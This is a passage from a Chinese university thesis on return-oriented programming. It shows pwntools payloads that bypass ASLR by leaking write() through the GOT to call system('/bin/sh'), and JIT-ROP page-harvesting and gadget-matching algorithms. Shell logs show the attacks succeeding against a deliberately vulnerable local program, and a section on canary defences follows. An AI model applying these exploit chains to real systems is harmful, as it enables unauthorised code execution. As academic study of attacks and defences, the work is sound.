


图 3.17: 内存泄漏流程图

先通过 objdump 查询溢出程序中所包含的函数的 PLT 和 GOT, 并利用 so 文件获得偏移量, 构造计算 system() 和 "/bin/sh" 地址的计算公式。由于动态链接库中地址被随机化, 我们需要从溢出程序中分别找到“寻找 write() 函数地址”和“构造 system("/bin/sh) ”两个阶段的可用 gadget。在运行过程中获取 system() 和 "/bin/sh" 地址。至此, 泄露完成, 我们只需要构造 shellcode, 以配合完成攻击。

3.2.4 绕过 ASLR 的 ROP 攻击的实现

开启 ASLR 保护后, 栈、libc、heap 的地址都被随机化, 于是每次找到的地址都不相同, 原本的 shellcode 不可用。但在程序的一次运行过程中, 地址空间的布局的随机化只在被加载时发生一次, 所以在运行过程中, 我们先在第一阶段获

```
000000000400420 <write@plt-0x10>:
400420: ff 35 e2 0b 20 00    pushq 0x200be2(%rip)    # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
400426: ff 25 e4 0b 20 00    jmpq *0x200be4(%rip)    # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
40042c: 0f 1f 40 00          nopl 0x0(%rax)

000000000400430 <write@plt>:
400430: ff 25 e2 0b 20 00    jmpq *0x200be2(%rip)    # 601018 <_GLOBAL_OFFSET_TABLE_+0x18>
400436: 68 00 00 00 00 00    pushq $0x0
40043b: e9 e0 ff ff ff      jmpq 400420 <_init+0x20>
```


北京工业大学毕业设计（论文）

取实际的地址，再在第二阶段构造设计 shellcode 就可以实现绕过 ASLR 的 ROP 攻击。这里，我们就利用到了 3.2.1 中提到的 PLT 表和 GOT 表。

图 3.18：漏洞程序中包含的 write() 函数可以用于库地址泄露

首先，我们开启在上一部分中关闭的 ASLR，依然关闭 Stack Protector。

```
ljs@ubuntu:~$ gcc -fno-stack-protector -o exp3 exp3.c
ljs@ubuntu:~$ sudo sh -c "echo 2 > /proc/sys/kernel/randomize_va_space"
[sudo] password for ljs:
ljs@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
2
```

图 3.19：防御机制设置

利用 objdump 查看可利用的 PLT 函数和函数对应的 GOT 表，我们可以得到漏洞程序中 write() 函数在动态链接库中所对应的地址。

```
ljs@ubuntu:~$ objdump -d -j .plt exp3
exp3:      file format elf64-x86-64

Disassembly of section .plt:

0000000000400420 <write@plt-0x10>:
 400420:    ff 35 e2 0b 20 00    pushq 0x200be2(%rip)    # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
 400426:    ff 25 e4 0b 20 00    jmpq  *0x200be4(%rip)    # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
 40042c:    0f 1f 40 00          nopl  0x0(%rax)

0000000000400430 <write@plt>:
 400430:    ff 25 e2 0b 20 00    jmpq  *0x200be2(%rip)    # 601018 <_GLOBAL_OFFSET_TABLE_+0x18>
 400436:    68 00 00 00 00 00    pushq $0x0
 40043b:    e9 e0 ff ff ff      jmpq  400420 <_init+0x20>

0000000000400440 <read@plt>:
 400440:    ff 25 da 0b 20 00    jmpq  *0x200bda(%rip)    # 601020 <_GLOBAL_OFFSET_TABLE_+0x20>
 400446:    68 01 00 00 00 00    pushq $0x1
 40044b:    e9 d0 ff ff ff      jmpq  400420 <_init+0x20>

0000000000400450 <__libc_start_main@plt>:
 400450:    ff 25 d2 0b 20 00    jmpq  *0x200bd2(%rip)    # 601028 <_GLOBAL_OFFSET_TABLE_+0x28>
 400456:    68 02 00 00 00 00    pushq $0x2
 40045b:    e9 c0 ff ff ff      jmpq  400420 <_init+0x20>

ljs@ubuntu:~$ readelf -r exp3

Relocation section '.rela.dyn' at offset 0x3a0 contains 1 entries:
   Offset             Info             Type             Sym. Value      Sym. Name + Addend
000000600ff8  0004000000006  R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0

Relocation section '.rela.plt' at offset 0x3b8 contains 3 entries:
   Offset             Info             Type             Sym. Value      Sym. Name + Addend
000000601018  0001000000007  R_X86_64_JUMP_SLO 0000000000000000 write@GLIBC_2.2.5 + 0
000000601020  0002000000007  R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000601028  0003000000007  R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
```

图 3.20 打印出溢出程序中所有可用 PLT 和 GOT 地址

将 libc.so 库拷贝到当前目录，以便计算相对地址。

```
ljs@ubuntu:~$ ldd exp3
linux-vdso.so.1 => (0x00007ffcdf5f9000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc3655d8000)
/lib64/ld-linux-x86-64.so.2 (0x000055fab0478000)
ljs@ubuntu:~$ cp /lib/x86_64-linux-gnu/libc.so.6 libc.so
```

图 3.21 拷贝 libc.so 库

由于 libc 库的地址在运行后是随机的，我们只能在自己的 exp3 程序域中找需要的 gadget。[gadget 寻找算法与 3.1.3 节传统离线 ROP 中寻找 gadget 所采用的方法类似。](#)

```
ljs@ubuntu:~$ ROPgadget --binary exp3 --only 'pop|ret' | grep rdi
0x000000000040056a : pop rdi ; pop rsi ; pop rdx ; ret
0x0000000000400633 : pop rdi ; ret
```

图 3.22 寻找 gadget

来获取 write 函数的地址。

```
pop_ret_addr=0x0000000000400633
pop_pop_pop_ret_addr=0x000000000040056a
main_addr=0x0000000000400592

plt_write=elf.symbols['write']
print 'plt_write= '+hex(plt_write)
got_write=elf.got['write']
print 'got_write= '+hex(got_write)

payload1='A'*136
payload1+=p64(pop_pop_pop_ret_addr)
payload1+=p64(0x1)
payload1+=p64(got_write)
payload1+=p64(0x8)
payload1+=p64(plt_write)
payload1+=p64(main_addr)
```

图 3.23 寻找 write () 函数地址 shellcode

接着根据所得相对地址计算 system 函数和“/bin/sh”的地址，并执行 shellcode。

```
system_addr=write_addr-(libc.symbols['write']-libc.symbols['system'])
print 'system_addr= '+hex(system_addr)
binsh_addr=write_addr-(libc.symbols['write']-next(libc.search('/bin/sh')))
print 'binsh_addr= '+hex(binsh_addr)

payload2='A'*136
payload2+=p64(pop_ret_addr)
payload2+=p64(binsh_addr)
payload2+=p64(system_addr)
payload2+=p64(main_addr)
```

图 3.24 计算库函数地址程序

3.2.5 结果演示

如下图所示，开启 ASLR 防御策略后，动态链接库中地址每次运行时都会发生变化。原有的 exp2.c 不可用。

```
ljs@ubuntu:~$ ldd exp2
linux-vdso.so.1 => (0x00007ffe2a317000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f717b4c3000)
/lib64/ld-linux-x86-64.so.2 (0x000055a0b7261000)
ljs@ubuntu:~$ ldd exp2
linux-vdso.so.1 => (0x00007ffefddf3000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa3d4ab0000)
/lib64/ld-linux-x86-64.so.2 (0x0000562d94f8e000)
ljs@ubuntu:~$ ldd exp2
linux-vdso.so.1 => (0x00007ffd2d35e000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe049ae5000)
/lib64/ld-linux-x86-64.so.2 (0x0000564450b48000)
```


图 3.25 开启 ASLR 后地址变化

此时，我们仍然尝试获取系统的权限。进入特权模式后，输入命令“whoami”，可以看到运行中止。如图 3.26 所示：

```
ljs@ubuntu:~$ python exp2.py
[+] Starting local process './exp2': pid 121553
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ whoami
[*] Process './exp2' stopped with exit code -11 (SIGSEGV) (pid 121553)
[*] Got EOF while sending in interactive
```

图 3.27 开启 ASLR 后攻击结果

利用 write()函数地址泄露后，实现了绕过 ASLR，成功获取 Shell。通过运行时所显示的系统信息也可以得知，库中开启了 ASLR，于是 PIE 生效；而 exp3 这个自己写的漏洞程序由于是可执行文件，是加载到一个固定地址的，于是它的地址没有随机化，于是显示 No PIE。如图 3.28 所示：



```
ljs@ubuntu: ~  
ljs@ubuntu:~$ python exp3.py  
[*] '/home/ljs/libc.so'  
Arch: amd64-64-little  
RELRO: Partial RELRO  
Stack: Canary found  
NX: NX enabled  
PIE: PIE enabled  
[*] '/home/ljs/exp3'  
Arch: amd64-64-little  
RELRO: Partial RELRO  
Stack: No canary found  
NX: NX enabled  
PIE: No PIE (0x400000)  
[+] Starting local process './exp3': pid 125280  
plt_write= 0x40042c  
got_write= 0x601018  
  
###sending payload1 ...###  
  
###receiving write() addr...###  
write_addr= 0x7f87e01f72b0  
  
###calculating system() addr and "/bin/sh" addr...###  
system_addr= 0x7f87e0145390  
binsh_addr= 0x7f87e028cd57  
  
###sending payload2 ...###  
[*] Switching to interactive mode  
$ whoami  
ljs  
$
```

图 3.28 获取库地址后攻击结果

3.3 变种实时 ROP 攻击方法设计与实现

3.3.1 总体设计

由于当前系统设定的 ASLR 实现仅在每个模块级别上随机化,因此公开模块中的单个函数地址可以有效地显示泄露模块中其他函数每一段代码的位置。细粒度的 ASLR 能够随机化模块内部的数据和代码结构,从而可有效防御 3.2 节所述的基于内存地址泄露的 ROP 攻击,但它并不是完美的,难以防御实时 ROP。

在

本小节中我们将设计和实现基于内存页泄露的实时 ROP 攻击,绕过细粒度的 ASLR 流程。具体总体设计流程图如下图所示:




图 3.29：JIT ROP 攻击流程图

首先我们执行内存泄露，从而获取函数所在对齐页上所有数据。接下来，我们反汇编得到的二进制代码，并查找 gadget；同时，根据跳转指令链接到其他对齐页，逐页查找 gadget。

JIT ROP 与普通的绕过 ASLR 的 ROP 不同的是：在内存泄露后需要进行递归扫页，攻击者对所泄露的页进行动态的反汇编。通过反汇编泄露的页，攻击者一方面可以在此页上获取 gadget，另一方面可以利用此页上包含的跳转指令作为映射出其他内存页指令的依据，将跳转指令分为直接跳转指令和间接跳转指令。对于直接跳转指令，可以映射出本页的其他指令；而对于间接跳转指令（例如，call 或 JMP 指令），则可以映射出其他内存页中相应的指令的起始和结束地址并对新的页做同样的反汇编操作；如此递归进行直到攻击者获取了足够的页，进而为指令序列的选择提供大量的代码支持。

3.3.2 内存页泄露和反汇编

攻击者利用信息泄露方法获取程序在运行时的任一内存地址后，即可计算出泄露地址所在页的起止地址。在 x86-64 架构上，页大小为 4KB，因而将泄露的地址按 4KB 分别向下和向上取整即可以获取其所在页的起止地址，即算法和流程图中的起始页：

算法2：内存也泄露算法。通过指令遍历和比对判断gadget类型。

Input: 初始代码页指针 P, 访问集合 C

Output: 有效代码页 C

IF $\exists(P \in C)$ {已被访问} THEN

 RETURN

END IF

C(P) \leftarrow true {标记已访问}

P = DisclosePage(P) {获取页面数据}

FOR ALL ins \in Disassemble(P) DO

 IF isDirectControlFlow(ins) THEN

 {e.g. JMP +0xBEEF}

 ptr \leftarrow ins.of fset + ins.effective address

 HarvestCodePages(ptr)

 END IF

 IF isIndirectControlFlow(ins) THEN

 {e.g. CALL [-0xFEED]}

 iat_ptr \leftarrow ins.of fset + ins.effective address

 ptr \leftarrow DisclosePointer(iat_ptr) {获取指针数据}

 HarvestCodePages(ptr)

 END IF

END FOR

图 3.30：内存页泄漏算法

算法 2 对发现的那些代码页的递归搜索。反汇编程序对整个代码页数据执行简单的线性扫描反汇编，并根据直接跳转和间接跳转分别构造指针数据。

当发现新的代码页时，我们可以应用静态代码分析来处理和存储额外的页面。迭代只会继续下去，直到获得构建有效载荷的所有必需信息。




图 3.31：内存页泄漏流程图

我们应用静态代码分析技术来识别初始代码页中的直接和间接 call 和 jmp 控制流指令。我们从初始代码页中反汇编的指令中收集新的代码页。直接控制流程指令会立即指出另一个代码位置，有时会在另一页内存中出现。另一方面，间接控制流指令通常指向其他模块（例如，在调用另一个 DLL 函数时），因此我们可以通过公开导入地址表（Import Address Table，IAT）中指向的地址值来处理这些间接指令。

3.3.3 gadget 的实时构建

由于细粒度的漏洞攻击代码可能会在每次执行时变形，因此我们无法在线下搜索 gadget，也无法为我们的有效内容编码构建必需的一组 gadget 链。因此，与之前的离线编译器相比，我们必须能在漏洞运行的同时执行发现 gadget 发现。因此我们需要从所有页面中包含的 gadget 中一个个地查找是否能构成我们所需要的 shellcode。我们采用利用如图 3.32 所示的算法进行攻击语义匹配：

算法3：gadget语义匹配算法。通过指令遍历和比对判断gadget类型。

```
Input: 连续指令序列 S, gadget 语义定义 D
Output: gadget G

head ← S(0)
IF G ← LookupSemantics(head) ∈ D (单独存入表格) THEN
    RETURN null
END IF

FOR i ∈ 1...|S| {确保语义不会随后面的指令而变化} do
    ins ← S(i)
    IF HasSideEffects(ins) RegsKilled(ins) ∈ RegsOut(head) THEN
        RETURN null
    END IF
END FOR

RETURN G {valid, useful gadget}
```

图 3.33 gadget 的实时语义匹配算法

语义匹配过程采取了启发式算法。例如，形如 `mov r32, [r32 + offset]` 的任何指令都符合完成 `LoadMemG` 功能的 gadget 的语义定义。因此，对于任何指令序列，我们执行单个表查找来检查序列中的第一个指令类型是否满足其中一个 gadget 语义定义。接着，当初始指令的 `OutReg` 未被后续指令干扰而取消时，并且这些指令没有不良副作用（例如从未定义的寄存器访问存储器或修改堆栈指针），我们才会将该 gadget 添加到我们的唯一集合中。

流程图如下：




图 3.34 gadget 的语义匹配算法流程图

在这个匹配过程中，我们输入从页面中实时获取的 ROP，并进行语义匹配的验证。如果语义不属于我们预设的 gadget，则返回空值；反之，在确认语义不会变化（如指令 pop 在继续遍历后变为其它指令，或不构成指令）且不会对攻击流程产生不良影响时，则放入 gadget 序列。

3.3.4 JIT ROP 攻击的实现

首先，我们依然利用间接泄露方法获取漏洞程序里用到的 write()函数在程序在运行时的地址，利用此内存地址计算出泄露地址所在对齐页的起止地址。按 4KB 分别向下和向上取整即可以获取其所在页的起止地址为 0x7f7371810000H~0x7f7371810FFFH：

```
plt_write= 0x40042c
got_write= 0x601018

###sending payload1 ...###

###receiving write() addr...###
write_addr= 0x7f73718122b0
```

图 3.35 内存泄漏

接下来，基于 3.3.2 节算法需要进行递归泄露递归扫描反汇编扫描。通过静态分析对所泄露的页进行动态的反汇编。在将反汇编泄露的页上存在文件中。通过静态分析，查找 call 指令和 JMP 指令。对于 call 指令，我们可以找出本页的其他指令；而对于 JMP 指令，则可以跳到其他内存页中相应的指令地址并对新的页做同样的扫描、反汇编操作；如此递归进行直到获取了足够的页和反汇编

```
ljs@ubuntu:~$ objdump -S jitsaomiao.o
jitsaomiao.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <main>:
 0:  55                      push    %rbp
 1:  48 89 e5                mov     %rsp,%rbp
 4:  48 83 ec 10             sub     $0x10,%rsp
 8:  b8 00 00 00 00         mov     $0x0,%eax
 d:  89 45 f4                mov     %eax,-0xc(%rbp)
10:  eb 3c                  jmp     4e <main+0x4e>
12:  be 00 00 00 00         mov     $0x0,%esi
17:  bf 00 00 00 00         mov     $0x0,%edi
1c:  e8 00 00 00 00         callq   21 <main+0x21>
21:  48 89 45 f8             mov     %rax,-0x8(%rbp)
25:  8b 55 f4                mov     -0xc(%rbp),%edx
28:  48 8b 45 f8             mov     -0x8(%rbp),%rax
2c:  be 00 00 00 00         mov     $0x0,%esi
31:  48 89 c7                mov     %rax,%rdi
34:  b8 00 00 00 00         mov     $0x0,%eax
39:  e8 00 00 00 00         callq   3e <main+0x3e>
3e:  48 8b 45 f8             mov     -0x8(%rbp),%rax
42:  48 89 c7                mov     %rax,%rdi
45:  e8 00 00 00 00         callq   4a <main+0x4a>
4a:  83 45 f4 01             addl    $0x1,-0xc(%rbp)
```

代码。

图 3.36 反汇编 write () 函数所在的对齐页

接着再根据 jmp 和 call 命令所对应的地址所在的对齐页进行下一次反汇编。

第三步，基于我们利用 ROPgadget 工具 3.3.3 节算法来寻找 gadget。在递归扫页步骤收集的页中动态的寻找满足特定功能的 gadget（特定功能包括 Load、Store、算数、逻辑、条件、跳转等操作，这里我们只想获取 shell，于是还是找 pop ret 指令）；gadget 寻找算法与传统离线 ROP 中寻找 gadget 所采用的算法基本一致。

最后，根据攻击逻辑指定的语义，将满足需求的 gadget 和 gadget 执行所需要的数据串接成 shellcode，在这里我们依然利用 system(“/bin/sh”)获取系统 Shell。此处与 3.2 节攻击方法类似。

图 3.37 构造 shellcode

3.3.5 结果演示

由于在现阶段的操作系统当中暂时无法实现没有细粒度的 ASLR，我们关闭了 ASLR，在原有的普通 ASLR 环境下进行了离线的页泄露和反汇编，gadget 构建，shellcode 加载工作，模拟了实时 ROP 攻击过程测试，成功获取 shell。结果如图 3.17 所示：

```
ljs@ubuntu:~$ python exp2.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/ljs/.pwntools-cache
/update to 'never'.
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (3.14.0.dev0)
[+] Starting local process './exp2': pid 121463
[*] Switching to interactive mode
$ whoami
ljs
$ quit
/bin/sh: 2: quit: not found
$ id
uid=1000(ljs) gid=1000(ljs) groups=1000(ljs),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

图 3.38 细粒度 ASLR 模拟结果

3.4 本章小结

在这一章中我们详细描述了三种 ROP 攻击的原理及实现，从经典的只能绕过 DEP 的 ROP 攻击到需要泄露地址获取 system 函数地址，从而绕过 ASLR 的 ROP 攻击，和实时扫描页面获取 gadget 的可以绕过细粒度的 ASLR 的 JIT ROP 攻击。

经典 ROP 能够绕过 DEP，中，主要介绍了如何搜索 gadget 并构造栈，并简单介绍了两种引起栈溢出的原因。

但无法绕过 ASLR。

绕过 ASLR 的 ROP 攻击则可是通过 PLT 表和 GOT 表提取动态链接库加载的起始地址，进而获取所需函数在库中的地址，并根据粗粒度的 ASLR 不改变模块中函数排列顺序（地址）来计算 system 函数所在位置，执行 system（“/bin/sh”）攻击操作。但细粒度 ASLR 能够

在 JIT ROP 攻击中构造 gadget 所用的内存地址等信息都是进程运行时刻的动态信息，不再受加载时刻 ASLR 防御机制的影响，所以以此为基础构造的 payload 所包含的信息是及时有效的。因此尽管部署了加载时细粒度的 ASLR 防御机制，只要是加载时进行一次随机化，JIT ROP 攻击依然能有效完成。

4. ROP 防御方法分析与讨论

——ROP 攻击和防御总是相互促进发展的，新的防御方式的出现会带来变种的攻击方式，而对攻击方式的研究也能够辅助防御机制的改良。接下来我们依据发展历程的顺序，对 ROP 防御策略机制进行简单介绍。

4.1 栈保护防御方法分析

Crispin Cowan 在其论文中介绍了几种针对栈缓冲区溢出的防御方案。包括代码检查和金丝雀方法（canary）。在这里，我们主要介绍 canary。

Crispin Cowan 在其论文中使用了两种金丝雀值，Terminator Canary（中止金丝雀）和 Random Canary（随机金丝雀），前者使用 0（NULL），CR，LF 和 -1（EOF）作为 canary 值，利用终止符截断字符串，防止字符串的溢出；后者在栈中返回地址之前保存一个小的整数，这个作为 canary 的值是随机的，能够保证该值的保密性，使得栈溢出很容易被我们发现。

PointGuard 是在 canary 上的延伸，在每个指针的附近放置一个较小的 canary 整数，检查每个指针是否被破坏，实施更为严格的检查。如图 4.1 所示：




图 4.1 PointGuard 栈布局示意图

当函数返回时，首先检查在跳转到返回地址所指向的地址之前该金丝雀字是否完整，若校验出错则直接进入软件异常。金丝雀的防御足以阻止大多数对金丝雀无所顾虑的缓冲区溢出攻击。实际上，只需更改编译器的调用约定就足以阻止大多数缓冲区溢出攻击。大多数当前的缓冲区溢出攻击都非常脆弱，因此对堆栈帧的布局进行了特定的静态假设。然而，攻击者开发缓冲区溢出并不难，因为

缓冲区溢出对栈帧布局中的微小变化不敏感,攻击者可以在输入字符串中多次重复新值。

